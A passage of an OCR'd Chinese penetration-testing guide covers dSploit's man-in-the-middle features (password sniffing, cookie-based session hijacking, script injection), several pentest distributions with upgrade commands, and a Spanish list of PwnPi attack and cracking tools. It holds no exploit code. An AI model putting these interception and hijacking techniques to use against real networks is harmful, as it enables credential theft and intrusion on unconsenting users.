
4. 测试目标设备

点击目标进入 dSploit 测试模块：



中间人攻击（MITM）测试

下图示为 MITM 模块界面



MITM 模块功能

1.Simple Sniff 简单嗅探

将目标流量重定向至当前设备，并将数据转存至 pcap 文件。

2.Password Sniffer 密码嗅探

支持对多种协议目标密码嗅探，如 http、ftp、imap、imaps、irc、msn 等。

3.Session Hijacker 会话劫持

监听网络中的 Cookies，进行会话劫持。

4.Kill Connections 杀死连接

干掉与目标连接的任何网站或服务。

5.Redirect 重定向

重定向所有流量至其他地址。

6.Replace Images 替换图像

指定并替换网页中所有图像文件。

7.Replace Videos 替换视频

指定并替换网页中所有 youtube 视频。

8.Script Injection 脚本注入

在所以访问网页中注入 JS 代码。


9.Custom Filter 自定义过滤

在网页中替换指定文本。

Custom Filter 自定义过滤演示


效果

Script Injection 脚本注入演示



效果

Replace Images 替换图像演示



4.3、海马模拟器


官网：http://www.droid4x.cn/

如果你想在电脑上运行手机系统，不妨试一下这款模拟器，可谓是为渗透而生

4.4、虚拟机

官网 http://www.vmware.com/

废话就不多说了，目前 VM 最新版本是 VMware Workstation 11，有些时候软件不是最新就最好，稳定、适合才是最重要的



4.5、魔方 MagicBox

1. MagicBox 的介绍

首款中文渗透测试专用 Linux 系统——MagicBox 即将问世，中文名称：“魔方系统”，开发代号：Genesis。第一版本发布时间计划为 2012 年 12 月 5 日

这是由 NEURON 团队下的 magicbox 小组开发、维护和更新的一款 Linux live CD，基于 ubuntu 10.04，内核为 3.2.6。合并了 backtrack 和 OWASPlive CD 的优点，计划再加入 OpenPCD 的 LiveRFID Hacking System 的功能，主要用于“web 安全”和“无线安全”的测试工作。

去掉了 backtrack 中“逆向工程”、“安全取证”、“压力测试”等不常用的功能，以减少 ISO 的体积大小，但还保留取证的启动模式，只是没有取证的功能了。

主要目的是方便我们进行 WEB 渗透测试工作，根据我们的渗透思维来定制的系统，加入了其他系统中所没有的网站旁注查询工具，目前有 java、perl、python 等多个版本的旁注查询工具。这是一款免费和自由的系统，欢迎有想法和能力的你加入我们的开发团队。

magicbox 1 测试版下载地址：http://kuai.xunlei.com/d/EBZKUFFXVHME

2. MagicBox 的意义


1、就如领导们经常提到的“自主”和“可控”。

2、我们会逐渐把 Windows 中渗透测试常用的工具软件移到里 Linux 里面来，我们会使用 java、perl、python、

ruby 等跨平台的语言重写 Windows 下常用的安全渗透工具。

3、各种外语的工具逐渐汉化为中文版本，或与国外的团队合作开发中文版本。

4、凝集中文安全技术社区，交流讨论各种跨平台语言的开发技术和技巧，欢迎 Java python perl ruby 人士加入。



3. MagicBox 的使用

1、刻录 DVD 光盘使用


2、安装到 U 盘使用

3、安装到物理硬盘使用

4、安装到虚拟机使用

4. MagicBox 的更新

目前我们没有更新服务器，所以自主更新只能以发布新版本来做更新，计划更新周期为 3 个月一次。其他系统本身的安全类和工具类的更新可以使用 ubuntu 官方源或 backtrack 的源。




5.关注 MagicBox

1. IRC 交流频道：#MagicBox ，服务器：irc.freenode.net。
2. 官方微博：http://weibo.com/m4gicbox
3. 官方网站：http://www.ngsst.com; http://akast.blog.com
4. 官方 QQ 群：74293375


6. TODO

1. 加入 OpenPCD 的 LiveRFID Hacking System 中无线、蓝牙、RFID、GSM 等安全测试方面的软件。
2. 魔方主题的桌面背景设计，菜单图标设计。
3. 开发工具、汉化工具。
4. 架设更新源服务器、下载服务器。
5. 交流社区。



4.6、BackBox Linux 4.1

BackBox 是基于 Ubuntu 的 Linux 发行版，它是一款用于网络渗透测试及安全评估的操作系统。新版本包括 Linux 3.13 内核，EFI 模式，匿名模式，LVM +磁盘加密程序，隐私的补充和 armhf Debian 软件包。



ISO 镜像（32 位和 64 位）可从以下位置下载：

http://www.backbox.org/downloads（需要翻墙）

http://mirror3.mirror.garr.it/mirrors/backbox/ （不需要翻墙）

新版本主要更新：

预装 Linux 3.13

新版 Ubuntu 14.04

包含 LVM 和全盘加密选项

Thunar 方便自定义操作

RAM wipe at shutdown/reboot

系统改进

上游组建

错误更正

性能提升

改进匿名模式

倾向 ARM 架构（armhf Debian 软件包）

向 BackBox 云平台演进

新的安全工具

系统要求

32 位或 64 位处理器

512 MB 的系统内存（RAM）

6 GB 的磁盘空间用于安装

图形卡能够×600 分辨率 800

DVD-ROM 驱动器或 USB 端口（2 GB）

升级说明

从以前的版本升级（配电箱 v.4.0）遵循这些指示：


安装命令

```
sudo apt-get update

sudo apt-get dist-upgrade

sudo apt-get install -f

sudo apt-get install backbox-default-settings backbox-desktop --reinstall

sudo apt-get install backbox-tools --reinstall

sudo apt-get autoremove --purge
```

具体详细参照 http://mirror3.mirror.garr.it/mirrors/backbox/

4.7、PwnPi v3.0

PwnPi 是为树莓派（Raspberry Pi）开发的渗透测试发行版。它基于 Linux 操作系统，最新的 3.0 版本预装了超过 200 个网络安全工具可以很好的帮助渗透测试人员进相关工作。且默认情况下，已经有支持的 aircrack-ng 和无线网卡。



工具清单

```
zzuf - fuzzer transparente a nivel aplicación

zenmap - interfaz gráfica de NMAP

yersinia - software para checar vulnerabilidades de red

xprobe - identificación remota de sistema operativo

wireshark - analizador de tráfico de red - versión con GTK

wipe - borrado seguro de archivos

wfuzz - una herramienta diseñada para hacer fuerza bruta en aplicaciones web

weplab - una herramienta diseñada para romper llaves WEP

webhttrack - copiar sitios completos a tu computadora, httrack con una interface web

wbox - herramienta de pruebas de HTTP

wavemon - aplicación de monitoreo de dispositivos wirelesss

wash - escanea para ver si existen puntos de acceso vulnerables por WPS

wapiti - escaner de vulnerabilidades en aplicaciones web

w3af - framework para buscar y encontrar exploits en aplicaciones web
```

voipong – sniffer y detector de llamadas por VoIP

voiphopper – herramienta de pruebas de seguridad para infraestructura VoIP

vinetto – una herramienta de computo forense para examinar archivos Thumbs.db

vidalia - una interfaz gráfica para TOR

ussp-push – un cliente para OBEX PUSH

udptunnel – UDP sobre una conexión de TCP

u3-tool – una herramienta para controlar el disco flash U3 USB

tor – una red P2P para mantener la privacidad de internet por TC

tinyproxy – una sencilla herramienta para hacer un conexión de puente por HTTP

theHarvester – recolecta emails, subdominios, equipos, nombres de empleados, puertos abiertos y banners

tcpxtract – herramienta para extraer archivos de alguna red basado en firmas

tcptrace – herramienta para analizar un archivo de salida de tcpdump

tcpspy – un log de conexiones de entrada y salida de TCP/IP

tcpslice – extraer piezas y juntar archivos de tcpdump

tcpreplay – herramienta para reproducir archivos guardos de tcpdump a cierta velocidad

tcpick – un rastreador de conexiones y sniffer de los streams de TCP

tcpflow – grabador del flujo de TCP

tcpdump – un analizador de tráfico de red basado en línea de comandos

swaks - herramienta para pruebas de línea de comandos del protocolo SMTP

stunnel4 – sirve para crear un puente por SSL que funciona con demonios de red

sslstrip – herramienta para ataques de MITM por SSL/TLS

sslsniff - herramienta para ataques de MITM por SSL/TLS

sslscan – escaner potente para SSL

ssldump – un analizador de protocolos de red para SSLv3/TLS

sqlinja – herramienta para tumbar y hacer inyección de SQL a un servidor

sqlmap – herramienta que hace la automatización del proceso de detectar un bug por medio de inyección SQL

sqlbrute – una herramienta de fuerza bruta para sacar información de una base de datos usando técnicas de blind SQL

splint – herramienta para hacer pruebas estáticas a código de C

socat – una herramienta para hacer intercambio de datos de forma bi-direccional

skipfish – una herramienta para buscar de forma automática errores de seguridad en aplicaciones web

sipvicious – es una suite de herramientas que pueden ser usadas para auditoría de infraestructura VoIP usando SIP

sipcrack – cracker del login de SIP

siege – una utilidad para hacer pruebas de regresión por HTTP

sendemail – un cliente en línea de comandos para SMTP

secure-delete – herramientas para borrar el disco libre de tu disco duro y swap

scrub – escribe patrones en banda magnética para buscar datos

s.e.t. set de herramientas para la ingeniería social

reaver – herramientas para ataques de fuerza bruta para Wifi protegidos con número de PIN

ratproxy -una herramienta de escaneo pasivo de vulnerabilidades en aplicaciones web

ptunnel – hace un puente de TCP sobre paquetes de ICMP

pscan – para checar cadenas de carácteres en busca de bugs en lenguaje C

proxychains – para hacer redirecciones sobre servidores puente *proxy

pnscan – escaneador de puertos multi-procesos

pdfcrack – crackeador de passwords de PDF

pentbox – suite de herramientas para pruebas de seguridad y estabilidad

pbnj – una suite de herramientas para monitorear los cambios en una red

packit – captura e inyección de paquetes en una red

packeth – generador de paquetes para ethernet

p0f – herramienta que busca el OS remoto de forma pasiva

otp – generador de one time pads ó passwords

ophcrack – crackeador de passwords de microsoft windows usando las tablas de rainbow

openvas-server – programada para auditorias de seguridad en una red

onesixtyone – escaneador sencillo de SNMP

obexftp – utilidad para transferencia de archivos de los dispositivos que usan el protocolo OBEX

nstreams – analizador de salida de tcpdump

nmap – the network mapper

nikto – escaner de seguridad de sitios web

netwox – utilidades varias de red

netwag – interfaz gráfica para netwox

netsed – editor de paquetes de red

netrw – una aplicación similar a netcat para transportar chivos por la red

netdiscover – escaneador pasivo de red usando búsqueda de paquetes ARP

netcat-traditional – swiss army knife TCP/IP / decir navaja sonaba poco “1337”

nbtscan – un programa para escanear redes para buscar información del NetBIOS

mz – una herramienta para generar tráfico en la red

mysqloit – una herramienta de inyección SQL basada en LAM

metasploit – un proyecto de seguridad informática que brinda información sobre exploits y vulnerabilidades

metagoofil – una herramienta diseñada para extrar información de los metadatos

medusa – un veloz crackeadior por fuerza bruta, modular y con capacidad de paralelismo

mdk3 – fuerza bruta para SSID’s , fuerza bruta para filtradores de MAC, inundador de paquetes beacon SSID

mboxgrep – checar tu email mediante el comando grep

macchanger – herramienta que sirve para cambiar tu MAC

lynis – herramienta de auditorias de seguridad para sistemas Unix

lcrack – crackeador de passwords

knocker – simple y sencillo escaneador de puertos para TCP

kismet – herramienta para monitorear redes wireless 802.11b

john – herramienta para crackeo de passwords de manera activa

ipgrab – utilidad similar a tcpdump que imprime información adicional del header

isr-evilgrade – es una potente herramienta que nos sirve para explotar una máquina mediante vulnerabilidades en los sistemas de actualizaciones automáticas

ipcalc – calculadora para direcciones de red de IPv4

iodine – herramienta para hacer un puenta pasando los datos por un servidor DNS

inguma – suite de herramientas open source para hacer pentesting

ike-scan – descubrir equipos que tienen el servicio de VPN IPsec activado

hydra – crackeador de passwords orientado a protocolos de red

httrack – copiar sitios completos a tu computadora para poderlos usar sin necesidad de tener internet

httptunnel – crea una conexión de puente por el protocolo HTTP

hping3 – herramienta para poder buscar redes y host activos

```
hostmap – herramienta para descubrir equipos virtuales y hostnames

ghettotooth – herramienta simple pero efectiva para hacer blue driving

galleta - herramienta de análisis forense para checar las cookies de IE

ftp-proxy - un proxy a nivel aplicación para FTP

fping – manda paquetes ICMP ECHO_REQUEST a los equipos de la red

foremost – herramienta para recuperar archivos que han sido dañados

flasm – herramienta para decompilar un archivo de Flash SWF

fimap – herramienta para hacer inyectar un archivo de manera local o remota

fcrackzip – crackeador de passwords para archivos .zip

exploit-db – base de datos de exploits

etherape – monitor de red con interfaz gráfica

enum4linux – una herramienta para buscar los equipos Windows y Samba conectados a la red

dsniff – varias herramientas para capturar el tráfico de la red y buscar passwords

dnswalk – checa las zonas de DNS haciendo consultas a los nameservers

